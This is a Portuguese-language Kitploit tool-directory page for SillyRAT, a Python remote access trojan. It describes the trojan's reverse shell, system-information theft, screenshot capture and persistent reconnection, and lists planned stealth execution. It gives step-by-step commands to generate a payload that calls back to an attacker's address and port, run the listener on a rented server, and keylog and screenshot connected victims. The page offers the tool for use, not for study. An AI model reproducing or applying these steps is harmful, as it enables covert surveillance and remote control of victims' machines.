Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
SillyRAT — Um RAT baseado em Python 🐀 (Trojan de Acesso Remoto) para obter shell reverso 🖥️ | Kitploit

Ferramentas/GitHubGitHub/hash3lizer/sillyrat
Geração de PayloadsPós-ExploraçãoComando e ControleCavalo de Troia de Acesso Remoto
GitHubhash3lizer/sillyrat

SillyRAT

Um RAT baseado em Python 🐀 (Trojan de Acesso Remoto) para obter shell reverso 🖥️
Ver Repositório
93717764há 3 anosRevisado pelo Kitploit
Compartilhar

SillyRAT
SillyRAT

platform: cross Python: 3 Release: v3.1 lisence

Um RAT multiplataforma multifuncional (Windows/Linux/Mac).

Começando

Descrição

Um RAT multiplataforma escrito em Python puro. O RAT aceita comandos junto com argumentos para atuar como servidor que aceita conexões ou como cliente/alvo que estabelece conexões com o servidor. O comando generate usa o módulo pyinstaller para compilar o código de payload real. Portanto, para gerar um arquivo de payload para sua respectiva plataforma, você precisa estar nessa plataforma ao gerar o arquivo. Além disso, você também pode obter o arquivo fonte diretamente.

Funcionalidades

  • Shell integrado para execução de comandos
  • Extrair informações do sistema incluindo unidades e memória RAM
  • Módulo de captura de tela. Captura a tela do cliente.
  • Loop de conexão (Continuará conectando ao servidor)
  • Atualmente, usa codificação BASE64.
  • Python puro
  • Multiplataforma. (Testado no Linux. Erros são aceitos)
  • Arquivo fonte incluído para testes
  • Python 3

A ser esperado no futuro

  • Execução furtiva
  • Criptografia
  • Armazenar sessões da última tentativa
  • Enviar notificações quando um cliente conectar

Instalação

A ferramenta foi testada no Parrot OS com Python 3.8. Siga os passos para instalação:

$ git clone https://github.com/hash3liZer/SillyRAT.git
$ cd SillyRAT/
$ pip3 install -r requirements.txt

Documentação

Gerando Payload

Você pode obter o arquivo de payload de duas maneiras:

  • Arquivo fonte
  • Arquivo compilado
O arquivo fonte deve permanecer o mesmo em todas as plataformas. Portanto, você pode gerá-lo em uma plataforma e usá-lo em outra. Obtendo o arquivo fonte:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/payload.py --source

A versão compilada deve ser gerada na respectiva plataforma. Por exemplo, você não pode gerar um arquivo .exe no Linux. Você precisa especificamente estar no Windows. A ferramenta ainda está em teste. Portanto, todos os tipos de erros são aceitos. Certifique-se de abrir uma issue mesmo assim. Gerando a versão compilada para Linux:

$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/filer

Substitua seu endereço IP e porta nos comandos acima.

Executando Servidor

O servidor deve ser executado no Linux. Você pode comprar um VPS ou servidor em nuvem para conexões. Para registro, o servidor não armazena nenhuma sessão da última execução. Portanto, todo o progresso será perdido assim que o aplicativo do servidor for encerrado. Executando seu servidor:

$ python3 sillyrat.py bind --address 0.0.0.0 --port 2999

Conexões

Todas as conexões serão listadas sob o comando sessions:

$ sessions


Você pode conectar-se à sessão alvo com o comando connect e executar um dos comandos disponíveis:

$ connect ID
$ keylogger on
$ keylogger dump
$ screenshot
Ajuda

Obtenha uma lista de comandos disponíveis:

$ help

Ajuda em um comando específico:

$ help COMMAND

Suporte

Twitter: @hash3liZer
Discord: TheFlash2k#0407

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →